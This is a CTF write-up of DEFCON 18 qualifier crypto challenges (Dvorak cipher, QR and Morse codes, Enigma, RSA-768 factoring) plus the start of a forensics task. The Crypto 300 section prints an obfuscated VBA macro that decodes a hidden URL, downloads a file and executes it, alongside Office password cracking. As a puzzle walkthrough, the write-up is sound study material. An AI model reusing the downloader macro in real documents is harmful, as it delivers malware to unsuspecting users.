DEFCON 18 CTF Quals

Security is a people problem…

Outline

DEFCON 18 CTF Quals

- Write-up for CRYPTO Badness
- Write-up for FORENSICS

Crypto Badness

Security is a people problem…

Crypto Badness 100

- http://quals.ddtek.biz/quals/c100_bb04baa9415423c44.html

- Decrypt please

> Ocmln. up.'g.bjf abanfoco odrgne er yd. ypcjt d.p. /,.nnw urp yd. mroy lapy=v Ydco y.qy ,ao ,pcyy.b gocbi a ol.jcan t.fxrapew br bry .pirbrmcjw frg aoodayv WdcbyV Yd. t.f frg ap. nrrtcbi urp co yd. bam.oat. ru ydco t.fxrapev WzdcbyV

Crypto Badness 100

- Decrypt please

> Ocmln. up.'g.bjf abanfoco odrgne er yd. ypcjt d.p. /,.nnw urp yd. mroy lapy=v Ydco y.qy ,ao ,pcyy.b gocbi a ol.jcan t.fxrapew br bry .pirbrmcjw frg aoodayv WdcbyV Yd. t.f frg ap. nrrtcbi urp co yd. bam.oat. ru ydco t.fxrapev WzdcbyV

- DVORAK to QWERTY

> Simple frequency analysis should do the trick here [well, for the most part]. This text was written using a special keyboard, no not ergonomic, you asshat. <hint> The key you are looking for is the namesake of this keyboard. </hint>

- **C100 Answer : DVORAK**

Crypto Badness 200

- **Q** : Some puzzles for you

- Decoding QR-Code
  - http://quals.ddtek.biz/quals/c200_8e452fdd2a9b9744.html


Crypto Badness 200

- http://quals.ddtek.biz/quals/c200_8e452fdd2a9b9744.html


- Decoding QR-Code
  - http://quals.ddtek.biz:8080/qrcode

Crypto Badness 200

- http://quals.ddtek.biz:8080/qrcode



- Upload a file and Submit
  - Redirect http://quals.ddtek.biz/quals/qrsolve.html
  - Refresh http://www.youtube.com/watch?v=dQw4w9WgXcQ




Crypto Badness 200

- Second QR-Code (.png)

Name	Value	Start	Size	Color
uint64 pngid	89504E470D0A1A0Ah	0h	8h	Fg: Bg:
struct CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h	Fg: Bg:
struct CHUNK chunk[1]	sRGB (Ancillary, Public, Unsafe to Copy)	21h	Dh	Fg: Bg:
struct CHUNK chunk[2]	PLTE (Critical, Public, Unsafe to Copy)	2Eh	12h	Fg: Bg:
struct CHUNK chunk[3]	bKGD (Ancillary, Public, Unsafe to Copy)	40h	Dh	Fg: Bg:
struct CHUNK chunk[4]	pHYs (Ancillary, Public, Safe to Copy)	4Dh	15h	Fg: Bg:
struct CHUNK chunk[5]	tIME (Ancillary, Public, Unsafe to Copy)	62h	13h	Fg: Bg:
struct CHUNK chunk[6]	tEXt (Ancillary, Public, Safe to Copy)	75h	45h	Fg: Bg:
uint32 length	57	75h	4h	Fg: Bg:
union CTYPE type	tEXt	79h	4h	Fg: Bg:
ubyte data[57]		7Dh	39h	Fg: Bg:
uint32 crc	72DC709Dh	B6h	4h	Fg: Bg:
struct CHUNK chunk[7]	IDAT (Critical, Public, Unsafe to Copy)	BAh	194h	Fg: Bg:
struct CHUNK chunk[8]	IEND (Critical, Public, Unsafe to Copy)	24Eh	Ch	Fg: Bg:

```
0030h: 00 06 50 4C 54 45 FF FF FF 00 00 00 55 C2 D3 7E  ..PLTEÿÿÿ...UÂÓ~
0040h: 00 00 00 01 62 4B 47 44 00 88 05 1D 48 00 00 00  ....bKGD.ˆ..H...
0050h: 09 70 48 59 73 00 00 0B 13 00 00 0B 13 01 00 9A  .pHYs..........š
0060h: 9C 18 00 00 00 07 74 49 4D 45 07 DA 05 11 08 33  œ.....tIME.Ú...3
0070h: 23 07 2B 6F 99 00 00 00 39 74 45 58 74 43 6F 6D  #.+o™...9tEXtCom
0080h: 6D 65 6E 74 00 59 6F 75 72 20 74 75 72 6E 2E 20  ment.Your turn.
0090h: 47 65 6E 65 72 61 74 65 20 71 72 63 6F 64 65 20  Generate qrcode
00A0h: 66 6F 72 20 22 74 6F 6F 20 6D 61 6E 79 20 73 65  for "too many se
00B0h: 63 72 65 74 73 22 72 DC 70 9D 00 00 01 88 49 44  crets"rÜp....ˆID
00C0h: 41 54 58 C3 D5 98 D1 0D C3 20 0C 44 2D 65 00 46  ATXÃÕ˜Ñ.Ã .D-e.F
```



- Comment. Your turn. Generate qrcode for “too many secrets”

Crypto Badness 200

- QR-Code Generate : http://qrcode.kaywa.com/


- http://quals.ddtek.biz:8080/qrcode

Crypto Badness 200

- Upload file and submission page leads to :
  - http://quals.ddtek.biz/quals/c200_840bc203130f3638.html
  - QR-Code and MP3(c200_9f5bcf9abbcfe85c.mp3)

Crypto Badness 200

- Decoding QR-Code
  - C,VIII,II,VI,03,20,06,D,D,T,AV,FI,DR,TX,EU,HK
- Morse code translation (mp3) – http://audacity.sourceforge.net/



-... --- .-- ... -.. .-.. --.- -..- ..-. -..- ..- - -.- .. -.- .-.. .. -..- -.-- - .-- .-- ...-

-..- ...- - .-. -. .-.. ...- .-. --.- --.- .-.. .- -. ..-. .-. .-- -... ...- -- .... -.. -..

Crypto Badness 200

- Decoding QR-Code
  - C,VIII,II,VI,03,20,06,D,D,T,AV,FI,DR,TX,EU,HK
- Translating the morse code (http://www.onlineconversion.com/morse_code.html)
  - BOWS DLQX FXUT KIKL IXYT WWVX VTPN LVPQ QLAN FRWB VMHD D
- ENIGMA SIMULATOR (http://users.telenet.be/d.rijmenants/en/enigmasim.htm)
  - Reflector : C
  - Rotors : VIII, II, VI
  - Ring Position : 03, 20, 06
  - Key : DDT
  - Plug connections : AV FI DR TX EU HK


Crypto Badness 200

- **C200 Answer : DDTEK IS A RIDDLE WRAPPED IN A MYSTERY INSIDE AN ENIGMA**

Crypto Badness 300


- **Q** : Would you link to play a game

```
root@forensic:/home/forensic/DEFCON# file c300_f75bec6f545034716.bin
c300_f75bec6f545034716.bin: gzip compressed data, from Unix, last modified: Sun May 23 05:00:16
2010
root@forensic:/home/forensic/DEFCON# mv c300_f75bec6f545034716.bin
c300_f75bec6f545034716.gz
root@forensic:/home/forensic/DEFCON# gunzip c300_f75bec6f545034716.gz
root@forensic:/home/forensic/DEFCON# tar -xf c300_f75bec6f545034716
root@forensic:/home/forensic/DEFCON# file c300_f75bec6f545034716
c300_f75bec6f545034716: POSIX tar archive (GNU)
root@forensic:/home/forensic/DEFCON# file c300_f75bec6f545034716.xls
c300_f75bec6f545034716.xls: CDF V2 Document, Little Endian, Os: Windows, Version 5.1, Code page:
1252, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jul 26 11:18:57 2006,
Last Saved Time/Date: Wed May 26 19:41:29 2010, Security: 1
```



Crypto Badness 300

- c300_f75bec6f545034716.xls



Crypto Badness 300

- Click macro, can see sheeps (c:\\ram.exe)

- c300_f75bec6f545034716.xls (97-2003)
  - File-Open, File-Modify password is not set
  - **Worksheet, VBA Project** password is set

Crypto Badness 300

- Decrypt Password (decrypt tool using TMTO)

File: c300_f75bec6f545034716 - offvis.xls

Folder: C:\Users\proneer\Desktop\C300\

Protection: MS Excel 97-2003 - VBA Project, VBA Password, Protection Password

Complexity: Instant Unprotection

File-Open password: no password is set


File-Modify password: no password is set

Workbook password: [**BQJSUWJIHZCUBHV**] (no brackets) <Copy> (generated) (removed)

Worksheet [1] password: [**BQJSUWJIHZCUBHV**] (no brackets) <Copy> (generated) (removed)


VBA Project password: [**Y6HA1H**] (no brackets) <Copy> (generated)

Unprotected file: c300_f75bec6f545034716 - offvis-unprotected.xls



Crypto Badness 300

- Decrypted XLS VBA Project



Crypto Badness 300

- VBA Code

```
Sub MN()
   Dim SD As Date
   Dim ED As Date
   Dim CD As Date

   SD = X("071C41571D03715472")
   ED = X("071C41521D03715472")
   CD = Date
   If (CD >= SD) And (CD < ED) Then
      Call GF
      Call EX
   End If
End Sub

Private Sub GF()
   WL =
X("5A470714081E6E15355D000A5D000223001C5C041E48
1647545F4F574B16")

   FL = X("51092F16535C6F003A56")
   RV = URLDownloadToFile(0, WL, FL, 0, 0)
End Sub
```


```
Private Sub EX()
   Dim OF As String
   On Error Resume Next
   UP = X("51092F")
   OF = X("40521E4A574924")
   RV = ShellExecute(0, "open", OF, "", UP, 3)
End Sub

Private Function X(DI As String) As String
   Dim CK, sDO As String
   Dim lDP, iXV1, iXV2 As Integer

   CK = Worksheets("Data").Range("AU2") &
        Worksheets("Data").Range("BE4866") & _<br>
        Worksheets("Data").Range("Z9550")

   For lDP = 1 To (Len(DI) / 2)
      iXV1 = Val("&H" & (Mid$(DI, (2 * lDP) - 1, 2)))
      iXV2 = Asc(Mid$(CK, ((lDP Mod Len(CK)) + 1), 1))
      sDO = sDO + Chr(iXV1 Xor iXV2)
   Next lDP
  X = sDO
End Function

Function KG()
    KG = Worksheets("Sheet2").Range("AE9529") &
         Worksheets("Sheet2").Range("Z9550") & _
         Worksheets("Sheet2").Range("E8761")
End Function
```



Crypto Badness 300

- CK

```
CK = Worksheets("Data").Range("AU2") &
     Worksheets("Data").Range("BE4866") &
     Worksheets("Data").Range("Z9550")
```

- AU2 : a23sd21
- BE4866 : AeB349sdfWewrf
- Z9550 : w29552

- **C300 Answer : a23sd21 AeB349sdfWewrf w29552**

Crypto Badness 400

- **Q** : crack me

```
root@forensic:/home/forensic/DEFCON# gunzip c400_95bcb7c5807a366d.tgz
root@forensic:/home/forensic/DEFCON# tar -xvf c400_95bcb7c5807a366d.tar
blob.dat
pubkey.pem
root@forensic:/home/forensic/DEFCON# cat pubkey.pem
-----BEGIN RSA PUBLIC KEY-----
MGgCYQDK2YRVfJfgOUMaImrXJ/DG1D7z1BhGnxs3UEmyKYQ+6fg7H5dzisJ09fYf
QB8h8ZE+S2S7MbVaONOYwN/tALE5LwiJcRxEs1nnl2xhf8xzTwbj6VwmR2CRtS9G
LnlBPbUCAwEAAQ==
-----END RSA PUBLIC KEY-----
root@forensic:/home/forensic/DEFCON# xxd blob.dat
0000000: 8d33 84e4 1159 8ef3 0d52 db86 eaf8 1af0  .3...Y...R......
0000010: 0028 a37d 9e6f 79b0 4ba3 feb6 64df 9441  .(.}.oy.K...d..A
0000020: 9bc0 bf3a af54 babd c3a7 2087 3d0a a428  ...:.T.... .=..(
```

Crypto Badness 400

- **Base64 decoding pubkey.pem**

```
root@forensic:/home/forensic/DEFCON# openssl enc -d -base64 -in pubkey.pem -out
pubkey_dec.pem
root@forensic:/home/forensic/DEFCON# xxd pubkey_dec.pem
0000000: 3068 0261 00ca d984 557c 97e0 3943 1a22  0h.a....U|..9C."
0000010: 6ad7 27f0 c6d4 3ef3 d418 469f 1b37 5049  j.'...>...F..7PI
0000020: b229 843e e9f8 3b1f 9773 8ac2 74f5 f61f  .).>..;..s..t...
0000030: 401f 21f1 913e 4b64 bb31 b55a 38d3 98c0  @.!..>Kd.1.Z8...
0000040: dfed 00b1 392f 0889 711c 44b3 59e7 976c  ....9/..q.D.Y..l
0000050: 617f cc73 4f06 e3e9 5c26 4760 91b5 2f46  a..sO...\&G`../F
0000060: 2e79 413d b502 0301 0001                 .yA=......
root@forensic:/home/forensic/DEFCON#
```

Crypto Badness 400

- **RSA Public Key**

```
root@forensic:/home/forensic/DEFCON# openssl enc -d -base64 -in pubkey.pem -out pubkey_dec.pem
root@forensic:/home/forensic/DEFCON# xxd pubkey_dec.pem
0000000: 3068 0261 00ca d984 557c 97e0 3943 1a22  0h.a....U|..9C."
0000010: 6ad7 27f0 c6d4 3ef3 d418 469f 1b37 5049  j.'...>...F..7PI
0000020: b229 843e e9f8 3b1f 9773 8ac2 74f5 f61f  .).>..;..s..t...
0000030: 401f 21f1 913e 4b64 bb31 b55a 38d3 98c0  @.!..>Kd.1.Z8...
0000040: dfed 00b1 392f 0889 711c 44b3 59e7 976c  ....9/..q.D.Y..l
0000050: 617f cc73 4f06 e3e9 5c26 4760 91b5 2f46  a..sO...\&G`../F
0000060: 2e79 413d b502 0301 0001                 .yA=......
root@forensic:/home/forensic/DEFCON#
```

- n = 0xcad984557c97e039431a226ad727f0c6d43ef3d418469f1b375049b229843ee9f83b1f9773 8ac274f5f61f401f21f1913e4b64bb31b55a38d398c0dfed00b1392f0889711c44b359e7976c617f cc734f06e3e95c26476091b52f462e79413db5
- e = 0x010001

Crypto Badness 400


- n = 0xcad984557c97e039431a226ad727f0c6d43ef3d418469f1b375049b229843ee9f83b1f9773
  8ac274f5f61f401f21f1913e4b64bb31b55a38d398c0dfed00b1392f0889711c44b359e7976c617f
  cc734f06e3e95c26476091b52f462e79413db5
- n = 123018668453011775513049495838496272077285356959533479219732245215172640050726
  365751874520219978646938995647494277406384592519255732630345373154826850791702612
  2214291346167042921431160222124047927473779408066535141959745985690214341 3

- e = 0x010001
- e = 65537

- http://www.factordb.com/search.php?query=123018668453011775513049495838496272077
  285356959533479219732245215172640050726365751874520219978646938995647494277406638
  459251925573263034537315482685079170261221429134616704292143116022212404792747 37
  794080665351419597459856902143413

Crypto Badness 400

- http://www.factordb.com/search.php?query=1230186684530117755130494958384962720772853569595334792197322452151726400507263657518745202199786469389956474942774063845925192557326303453731548268507917026122142913461670429214311602221240479274737794080665351419597459856902143413



- p : 3347807169895689878604416984821269081770479498371376856891243138898288379387800228761471165253174308773781446799948 9
- q :3674604366679959042824463379962795263227915816434308764267603228381573966651127923337341714339681027009279873630891 7

Crypto Badness 400

- takes p, q, e
  - p : 3347807169895689878604416984821269081770479498371376856891243138898288379387800228761471165253174308773781446799948
  - q :3674604366679959042824463379962795263227915816434308764267603228381573966651127923337341714339681027009279873630891
  - e = 65537

Crypto Badness 400

- http://blog.stalkr.net/2010/03/codegate-decrypting-https-ssl-rsa-768.html

```
root@forensic:/home/forensic/DEFCON# gcc -lssl -o create_private create_private.c
root@forensic:/home/forensic/DEFCON# ./create_private
root@forensic:/home/forensic/DEFCON# cat private.key
-----BEGIN RSA PRIVATE KEY-----
MIIBywIBAAJhAMrZhFV8l+A5QxoiatcnMbUPvPUGEafGzdQSbIphD7p+Dsfl3OK
wnT19h9AHyHxkT5LZLsxtVo405jA3+0AsTkvCIlxHESzWeeXbGF/zHNPBuPpXCZH
YJG1L0YueUE9tQIDAQABAmB0DeSHYEQoNbqtXhmQRTqdFtt5dtP4u5i/mcDAHL6b
... ....
K1Pw1w0ErQoGzbe/VFLOz6z9dNG3KBd/0rkCMQCXWi353DJJ1tDe6Bv8TlCah+Gl
mLEBCAedVgbA8OhPVl+tBd65q7jd7sXt5glDxQECMGPaTUJkasmL/oHWpol6MdKQ
dntcO36IGfmwHw6H2TJLFpeozkoCUIj7+MWl4ZXaag==
-----END RSA PRIVATE KEY-----
root@forensic:/home/forensic/DEFCON# openssl rsautl -decrypt -in blob.dat -inkey private.pem -out result.dat
root@forensic:/home/forensic/DEFCON# cat result.dat
how long until 1024 falls by the wayside?
```

- **C400 Answer : how long until 1024 falls by the wayside?**

Crypto Badness 500 (n/a)

- **Q** : crack me

```
root@forensic:/home/forensic/DEFCON# gunzip c500_2AA899AC00124DC3A023C3E4A2A16702.tgz
root@forensic:/home/forensic/DEFCON# tar -xvf c500_2AA899AC00124DC3A023C3E4A2A16702.tar
c500.pcap
root@forensic:/home/forensic/DEFCON#
```

Forensics

Security is a people problem…

Forensics 100

- **Q** : Find the key

```
root@forensic:/home/forensic/DEFCON# file f100_6db079ca91c4860f.bin
f100_6db079ca91c4860f.bin: x86 boot sector; partition 1: ID=0x7, starthead 0, startsector 31, 31558
sectors, extended partition table (last)\011, code offset 0x0
```

Forensics 100

- **mount the image using WinHex**

f100_6db079ca91c... | f100_6db079ca91c..., P1

